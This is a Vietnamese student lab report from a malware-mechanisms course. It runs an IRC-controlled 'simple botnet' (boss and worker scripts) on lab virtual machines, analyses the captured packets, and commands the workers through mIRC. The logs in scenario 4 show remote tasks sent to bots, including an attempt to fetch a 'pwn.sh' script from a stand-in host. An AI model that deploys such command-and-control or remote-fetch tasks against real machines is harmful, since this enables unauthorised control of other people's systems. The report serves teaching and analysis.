

BÁO CÁO BÀI TẬP

Môn học: Cơ chế hoạt động của mã độc

Kỳ báo cáo: Buổi 03 (Session 03)

Tên chủ đề: Simple botnet

GV: Nghi Hoàng Khoa

Ngày báo cáo: 04/10/2023

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT230.N21.ANTN

STT	Họ và tên	MSSV	Email
1	Võ Anh Kiệt	20520605	20520605@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:¹

STT	Công việc	Kết quả tự đánh giá	Người đóng góp
1	Kịch bản 01/Câu hỏi 01	100%	
2	Kịch bản 02	100%	
3	Kịch bản 03	100%	
4	Kịch bản 04	100%	

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.


¹ Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT

1. Kịch bản 01

Đầu tiên ở máy 1 ta thực hiện chạy lệnh boss bằng lệnh:

python boss.py -c kiet -n kiet -x kiet

A terminal window with a dark purple background. The title bar shows 'keit@ubuntu: /usr/local/lib/python2.7/dist-packages/botnet'. The prompt is 'keit@ubuntu: /usr/local/lib/python2.7/dist-packages/botnet\$'. The command 'python boss.py -c kiet -n kiet -x kiet' has been entered. The output shows four lines of log messages: '2023-04-09 11:00:03,218 - INFO - Registering nick kiet', '2023-04-09 11:00:03,219 - INFO - Authing as kiet', '2023-04-09 11:00:03,745 - INFO - server ping: :Z~mVDBH@`\'', and '2023-04-09 11:00:08,122 - INFO - Registered'. A white cursor is visible on the line following the last log message.

```
keit@ubuntu: /usr/local/lib/python2.7/dist-packages/botnet$ python boss.py -c kiet -n kiet -x kiet
2023-04-09 11:00:03,218 - INFO - Registering nick kiet
2023-04-09 11:00:03,219 - INFO - Authing as kiet
2023-04-09 11:00:03,745 - INFO - server ping: :Z~mVDBH@`\'
2023-04-09 11:00:08,122 - INFO - Registered
```

Đồng thời ta thực hiện việc bắt gói tin

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.253.134	192.168.253.2	DNS	76	Standard query 0x2340 A irc.freenode.net
2	0.004447026	192.168.253.2	192.168.253.134	DNS	127	Standard query response 0x2340 A irc.freenode.net CN...
3	0.005105528	192.168.253.134	149.28.246.185	TCP	74	45486 → 6667 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SA...
4	0.305129151	149.28.246.185	192.168.253.134	TCP	60	6667 → 45486 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0
5	0.305166623	192.168.253.134	149.28.246.185	TCP	54	45486 → 6667 [ACK] Seq=1 Ack=1 Win=29200 Len=0
6	0.305723230	192.168.253.134	149.28.246.185	IRC	65	Request (NICK)
7	0.306108205	149.28.246.185	192.168.253.134	TCP	60	6667 → 45486 [ACK] Seq=1 Ack=12 Win=64240 Len=0
8	0.306231246	192.168.253.134	149.28.246.185	IRC	92	Request (USER)
9	0.306499487	149.28.246.185	192.168.253.134	TCP	60	6667 → 45486 [ACK] Seq=1 Ack=50 Win=64240 Len=0
10	0.547769725	149.28.246.185	192.168.253.134	IRC	169	Response (NOTICE) (NOTICE)
11	0.547788280	192.168.253.134	149.28.246.185	TCP	54	45486 → 6667 [ACK] Seq=50 Ack=116 Win=29200 Len=0
12	0.831532849	149.28.246.185	192.168.253.134	IRC	205	Response (NOTICE) (PING)
13	0.831552003	192.168.253.134	149.28.246.185	TCP	54	45486 → 6667 [ACK] Seq=50 Ack=267 Win=30016 Len=0
14	0.832059975	192.168.253.134	149.28.246.185	IRC	72	Request (PONG)
15	0.832349289	149.28.246.185	192.168.253.134	TCP	60	6667 → 45486 [ACK] Seq=267 Ack=68 Win=64240 Len=0
16	5.208248299	149.28.246.185	192.168.253.134	IRC	1514	Response (NOTICE) (001) (002) (003) (004) (005) (005...
17	5.208271874	149.28.246.185	192.168.253.134	IRC	1514	Response (iet) (255) (265) (266) (375) (372) (372) (...)
18	5.208279199	192.168.253.134	149.28.246.185	TCP	54	45486 → 6667 [ACK] Seq=68 Ack=3187 Win=35040 Len=0
19	5.208310539	149.28.246.185	192.168.253.134	IRC	1404	Response (iet) (372) (372) (372) (372) (372) (372) (...)
20	5.209508290	192.168.253.134	149.28.246.185	IRC	66	Request (JOIN)
21	5.209642374	149.28.246.185	192.168.253.134	TCP	60	6667 → 45486 [ACK] Seq=4537 Ack=80 Win=64240 Len=0
22	5.209664021	192.168.253.134	149.28.246.185	IRC	103	Request (JOIN) (PRIVMSG)
23	5.209692756	149.28.246.185	192.168.253.134	TCP	60	6667 → 45486 [ACK] Seq=4537 Ack=129 Win=64240 Len=0
24	5.448998633	149.28.246.185	192.168.253.134	IRC	200	Response (JOIN) (353) (366)
25	5.492245798	192.168.253.134	149.28.246.185	TCP	54	45486 → 6667 [ACK] Seq=129 Ack=4683 Win=40880 Len=0
26	5.688030560	149.28.246.185	192.168.253.134	IRC	212	Response (JOIN) (353) (366)
27	5.688051582	192.168.253.134	149.28.246.185	TCP	54	45486 → 6667 [ACK] Seq=129 Ack=4841 Win=43800 Len=0
28	13.867822844	192.168.253.1	239.255.255.250	SSDP	217	M-SEARCH * HTTP/1.1
29	14.877770587	192.168.253.1	239.255.255.250	SSDP	217	M-SEARCH * HTTP/1.1

Phân tích gói tin thì ta thấy được:

Gói 1 2 là thực hiện việc phân giải tên miền

Gói 3 4 5 là quá trình bắt tay ba bước

Gói 6 đến 19 là thực hiện quá trình kết nối đến server là gửi các request tạo các thông tin được nhập ở console

Gói 20 đến 27 là thực hiện việc join boss vào server và tạo channel như người dùng đã nhập ở console

Fullscreen:

The screenshot shows a VMware Workstation interface with a full-screen Ubuntu VM. The terminal window displays the execution of a botnet script, showing various network-related commands and their outputs. The network monitor window shows a packet capture of the same data as the table above, including DNS queries, TCP connections, and IRC messages.

2. Kịch bản 2

Trên máy 2, thực hiện chỉnh sửa code:

Tạo một bản copy của worker.py đặt tên là myworker.py

Tắt các dòng lệnh:

```
#from gevent import DNSError
#except DNSError:
    #pass
```

Sau đó thực hiện chạy bằng lệnh python myworker.py -b kiet

```
kiet123@ubuntu: /usr/local/lib/python2.7/dist-packages/botnet$ python m
yworker.py -b kiet
2023-04-09 11:49:14,775 - INFO - Registering nick worker
2023-04-09 11:49:14,775 - INFO - Authing as worker
2023-04-09 11:49:15,308 - INFO - server ping: :znK?lbhPxK
2023-04-09 11:49:19,143 - INFO - Registered
```

Đồng thời thực hiện bắt gói tin

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.253.135	192.168.253.2	DNS	76	Standard query 0x68a9 A irc.freenode...
2	0.004618338	192.168.253.2	192.168.253.135	DNS	127	Standard query response 0x68a9 A irc...
3	0.005322563	192.168.253.135	45.56.126.124	TCP	74	34732 → 6667 [SYN] Seq=0 Win=29200 Le...
4	0.310540434	45.56.126.124	192.168.253.135	TCP	60	6667 → 34732 [SYN, ACK] Seq=0 Ack=1 W...
5	0.310606468	192.168.253.135	45.56.126.124	TCP	54	34732 → 6667 [ACK] Seq=1 Ack=1 Win=29...
6	0.311132905	192.168.253.135	45.56.126.124	IRC	67	Request (NICK)
7	0.311289269	45.56.126.124	192.168.253.135	TCP	60	6667 → 34732 [ACK] Seq=1 Ack=14 Win=6...
8	0.311516894	192.168.253.135	45.56.126.124	IRC	96	Request (USER)
9	0.311649956	45.56.126.124	192.168.253.135	TCP	60	6667 → 34732 [ACK] Seq=1 Ack=56 Win=6...
10	0.556535966	45.56.126.124	192.168.253.135	IRC	169	Response (NOTICE) (NOTICE)
11	0.556566582	192.168.253.135	45.56.126.124	TCP	54	34732 → 6667 [ACK] Seq=56 Ack=116 Win...
12	0.843946948	45.56.126.124	192.168.253.135	IRC	207	Response (NOTICE) (PING)
13	0.843964505	192.168.253.135	45.56.126.124	TCP	54	34732 → 6667 [ACK] Seq=56 Ack=269 Win...
14	0.844362985	192.168.253.135	45.56.126.124	IRC	72	Request (PONG)
15	0.844525131	45.56.126.124	192.168.253.135	TCP	60	6667 → 34732 [ACK] Seq=269 Ack=74 Win...
16	4.677337519	45.56.126.124	192.168.253.135	IRC	1506	Response (NOTICE) (001) (002) (003) (...)
17	4.677899376	45.56.126.124	192.168.253.135	IRC	1514	Response (own) (254) (255) (265) (266...
18	4.677914499	192.168.253.135	45.56.126.124	TCP	54	34732 → 6667 [ACK] Seq=74 Ack=3181 Wi...
19	4.677943001	45.56.126.124	192.168.253.135	IRC	1514	Response (s) (372) (372) (372) (372) ...
20	4.677946564	45.56.126.124	192.168.253.135	IRC	79	Response (q.IP)
21	4.677949886	192.168.253.135	45.56.126.124	TCP	54	34732 → 6667 [ACK] Seq=74 Ack=4666 Wi...
22	10.316126301	192.168.253.135	45.56.126.124	IRC	88	Request (PRIVMSG)
23	10.316305949	45.56.126.124	192.168.253.135	TCP	60	6667 → 34732 [ACK] Seq=4666 Ack=108 W...
24	10.561424020	45.56.126.124	192.168.253.135	IRC	101	Response (401)
25	10.602397852	192.168.253.135	45.56.126.124	TCP	54	34732 → 6667 [ACK] Seq=108 Ack=4713 W...

Phân tích gói tin ta thấy được


Gói 1 2 là thực hiện việc phân giải tên miền

Gói 3 4 5 là quá trình bắt tay ba bước

Gói 6 đến 25 là quá trình thực hiện quá trình kết nối đến channel


Ở đây ta thấy được sẽ có những gói join như boss vì không thực hiện việc tạo channel mà join vào channel đã có

Fullscreen



3. Kịch bản 3

Ở máy window ta thực hiện cài mIRC và thực hiện một số lệnh cơ bản như hình



4. Kịch bản 4

Ở trường hợp khi thực hiện trên lớp do có quá nhiều lượt truy cập gọi đến thì ta sẽ thực hiện việc sử dụng server khác thay vì server mặc định vì do quá nhiều lượt truy cập

Ở máy 1 gọi lệnh python của boss:

```

kiet@ubuntu: /usr/local/lib/python2.7/dist-packages/botnet$ python boss.py -c kiet -n kiet -s tngnet.nl.quakenet.org
2023-04-09 23:47:27,210 - INFO - Registering nick kiet
2023-04-09 23:47:27,210 - INFO - Authing as kiet
2023-04-09 23:47:27,912 - WARNING - Nick kiet already taken, trying kiet_83
2023-04-09 23:47:27,912 - INFO - Registering nick kiet_83
2023-04-09 23:47:28,177 - INFO - server ping: 190859963
2023-04-09 23:47:36,722 - INFO - Registered

2023-04-09 23:49:13,763 - INFO - added worker [worker_64]
2023-04-09 23:50:14,491 - INFO - kiet authenticated successfully
2023-04-09 23:50:35,054 - INFO - task [1] received by worker worker_64
2023-04-09 23:50:36,227 - INFO - task [1] finished by worker worker_64
2023-04-09 23:50:36,227 - INFO - 1:worker_64:('worker_64': 'procs -----memory-----swap-----lo-----system-----cpu-----\n r b
1 00 9 0\n')
2023-04-09 23:50:47,882 - INFO - task [2] received by worker worker_64
2023-04-09 23:50:48,519 - INFO - task [2] finished by worker worker_64
2023-04-09 23:50:48,519 - INFO - 2:worker_64:('worker_64': 'myworker.py: Linux-4.15.0-45-generic-l686-with-Ubuntu-16.04-xenial, 32bit, ubuntu, 2.7.
12\n')
2023-04-09 23:51:06,755 - INFO - task [3] received by worker worker_64
2023-04-09 23:51:07,310 - INFO - task [3] finished by worker worker_64
2023-04-09 23:51:07,310 - INFO - 3:worker_64:('worker_64': 'failure: unable to fetch http://my-awesome-script.com/pwn.sh\n')
2023-04-09 23:51:28,474 - INFO - task [4] received by worker worker_64
2023-04-09 23:51:29,050 - INFO - task [4] finished by worker worker_64
2023-04-09 23:51:29,050 - INFO - 4:worker_64:('worker_64': 'failed to connect to sone.fileserver.com\n')
2023-04-09 23:51:41,999 - INFO - task [5] received by worker worker_64
2023-04-09 23:51:42,592 - INFO - task [5] finished by worker worker_64
2023-04-09 23:51:42,592 - INFO - 5:worker_64:('worker_64': '631\n')
2023-04-09 23:51:53,964 - INFO - task [6] received by worker worker_64
2023-04-09 23:51:54,244 - INFO - task [6] finished by worker worker_64
2023-04-09 23:51:54,244 - INFO - 6:worker_64:('worker_64': ' ')
2023-04-09 23:52:05,773 - INFO - task [7] received by worker worker_64
2023-04-09 23:52:06,328 - INFO - task [7] finished by worker worker_64
2023-04-09 23:52:06,328 - INFO - 7:worker_64:('worker_64': '2023-04-09 23:52:05.567204\n')
2023-04-09 00:09:55,553 - INFO - added worker [worker_34]
2023-04-10 00:10:21,887 - INFO - task [8] received by worker worker_34
2023-04-10 00:10:22,180 - INFO - task [8] received by worker worker_64
2023-04-10 00:10:22,456 - INFO - task [8] finished by worker worker_34
2023-04-10 00:10:22,457 - INFO - 8:worker_34:('worker_64': '', 'worker_34': '')
2023-04-10 00:10:22,457 - INFO - task [8] finished by worker worker_64
2023-04-10 00:10:22,457 - INFO - 8:worker_64:('worker_64': '', 'worker_34': '')
  
```

Ở máy 2 mở 2 terminal và chạy lệnh python của worker:

```

kiet123@ubuntu: /usr/local/lib/python2.7/dist-packages/botnet$ python myworker.py
File "/usr/lib/python2.7/socket.py", line 451, in readline
data = self._sock.recv(self._rbufsize)
File "/usr/lib/python2.7/dist-packages/gevent/_socket2.py", line 280, in recv
self._wait(self._read_event)
File "/usr/lib/python2.7/dist-packages/gevent/_socket2.py", line 179, in _wait
self._hub.wait(watcher)
File "/usr/lib/python2.7/dist-packages/gevent/hub.py", line 627, in wait
result = waiter.get()
File "/usr/lib/python2.7/dist-packages/gevent/hub.py", line 875, in get
return self._hub.switch()
File "/usr/lib/python2.7/dist-packages/gevent/hub.py", line 606, in switch
return greenlet.switch(self)
KeyboardInterrupt

kiet123@ubuntu: /usr/local/lib/python2.7/dist-packages/botnet$ ^C
kiet123@ubuntu: /usr/local/lib/python2.7/dist-packages/botnet$ ^C
kiet123@ubuntu: /usr/local/lib/python2.7/dist-packages/botnet$ python myworker.py
2023-04-09 23:49:02,863 - INFO - Registering nick worker
2023-04-09 23:49:02,863 - INFO - Authing as worker
2023-04-09 23:49:03,351 - WARNING - Nick worker already taken, trying worker_64
2023-04-09 23:49:03,351 - INFO - Registering nick worker_64
2023-04-09 23:49:03,590 - INFO - server ping: 529517750
2023-04-09 23:49:13,543 - INFO - Registered

kiet123@ubuntu: /usr/local/lib/python2.7/dist-packages/botnet$ python boss.py
2023-04-09 23:47:27,210 - INFO - Registering nick kiet
2023-04-09 23:47:27,210 - INFO - Authing as kiet
2023-04-09 23:47:27,912 - WARNING - Nick kiet already taken, trying kiet_83
2023-04-09 23:47:27,912 - INFO - Registering nick kiet_83
2023-04-09 23:47:28,177 - INFO - server ping: 190859963
2023-04-09 23:47:36,722 - INFO - Registered

2023-04-09 23:49:13,763 - INFO - added worker [worker_64]
2023-04-09 23:50:14,491 - INFO - kiet authenticated successfully
2023-04-09 23:50:35,054 - INFO - task [1] received by worker worker_64
2023-04-09 23:50:36,227 - INFO - task [1] finished by worker worker_64
2023-04-09 23:50:36,227 - INFO - 1:worker_64:('worker_64': 'procs -----memory-----swap-----lo-----system-----cpu-----\n r b
1 00 9 0\n')
2023-04-09 23:50:47,882 - INFO - task [2] received by worker worker_64
2023-04-09 23:50:48,519 - INFO - task [2] finished by worker worker_64
2023-04-09 23:50:48,519 - INFO - 2:worker_64:('worker_64': 'myworker.py: Linux-4.15.0-45-generic-l686-with-Ubuntu-16.04-xenial, 32bit, ubuntu, 2.7.
12\n')
2023-04-09 23:51:06,755 - INFO - task [3] received by worker worker_64
2023-04-09 23:51:07,310 - INFO - task [3] finished by worker worker_64
2023-04-09 23:51:07,310 - INFO - 3:worker_64:('worker_64': 'failure: unable to fetch http://my-awesome-script.com/pwn.sh\n')
2023-04-09 23:51:28,474 - INFO - task [4] received by worker worker_64
2023-04-09 23:51:29,050 - INFO - task [4] finished by worker worker_64
2023-04-09 23:51:29,050 - INFO - 4:worker_64:('worker_64': 'failed to connect to sone.fileserver.com\n')
2023-04-09 23:51:41,999 - INFO - task [5] received by worker worker_64
2023-04-09 23:51:42,592 - INFO - task [5] finished by worker worker_64
2023-04-09 23:51:42,592 - INFO - 5:worker_64:('worker_64': '631\n')
2023-04-09 23:51:53,964 - INFO - task [6] received by worker worker_64
2023-04-09 23:51:54,244 - INFO - task [6] finished by worker worker_64
2023-04-09 23:51:54,244 - INFO - 6:worker_64:('worker_64': ' ')
2023-04-09 23:52:05,773 - INFO - task [7] received by worker worker_64
2023-04-09 23:52:06,328 - INFO - task [7] finished by worker worker_64
2023-04-09 23:52:06,328 - INFO - 7:worker_64:('worker_64': '2023-04-09 23:52:05.567204\n')
2023-04-09 00:09:55,553 - INFO - added worker [worker_34]
2023-04-10 00:10:21,887 - INFO - task [8] received by worker worker_34
2023-04-10 00:10:22,180 - INFO - task [8] received by worker worker_64
2023-04-10 00:10:22,456 - INFO - task [8] finished by worker worker_34
2023-04-10 00:10:22,457 - INFO - 8:worker_34:('worker_64': '', 'worker_34': '')
2023-04-10 00:10:22,457 - INFO - task [8] finished by worker worker_64
2023-04-10 00:10:22,457 - INFO - 8:worker_64:('worker_64': '', 'worker_34': '')
  
```


Cuối cùng kiểm tra trên máy win thì ta thấy đã kết nối được 2 worker:

```

<kiet> !execute ls
<@kiet_83> Scheduled task: "ls" with id 8 [2 workers]
<@kiet_83> Task 8 completed by 2 workers
  
```



Full screen:



Sinh viên đọc kỹ yêu cầu trình bày bên dưới trang này

YÊU CẦU CHUNG

- Sinh viên tìm hiểu và thực hành theo hướng dẫn.
- Nộp báo cáo kết quả chi tiết những việc (**Report**) bạn đã thực hiện, quan sát thấy và kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có).
- Sinh viên báo cáo kết quả thực hiện và nộp bài.

Báo cáo:

- File **.PDF**. Tập trung vào nội dung, không mô tả lý thuyết.
- Nội dung trình bày bằng **Font chữ Times New Romans/ hoặc font chữ của mẫu báo cáo này (UTM Neo Sans Intel/UTM Viet Sach)– cỡ chữ 13. Canh đều (Justify) cho văn bản. Canh giữa (Center) cho ảnh chụp.**
- Đặt tên theo định dạng: [Mã lớp]-SessionX_GroupY. (trong đó X là Thứ tự buổi Thực hành, Y là số thứ tự Nhóm Thực hành/Tên Cá nhân đã đăng ký với GV).
Ví dụ: [NT101.K11.ANTT]-Session1_Group3.
- Nếu báo cáo có nhiều file, nén tất cả file vào file .ZIP với cùng tên file báo cáo.
- **Không đặt tên đúng định dạng – yêu cầu, sẽ KHÔNG chấm điểm.**
- Nộp file báo cáo trên theo thời gian đã thống nhất tại courses.uit.edu.vn.

Đánh giá: Sinh viên hiểu và tự thực hiện. Khuyến khích:

- Chuẩn bị tốt.
- Có nội dung mở rộng, ứng dụng trong kịch bản/câu hỏi phức tạp hơn, có đóng góp xây dựng.

Bài sao chép, trễ, ... sẽ được xử lý tùy mức độ vi phạm.

HẾT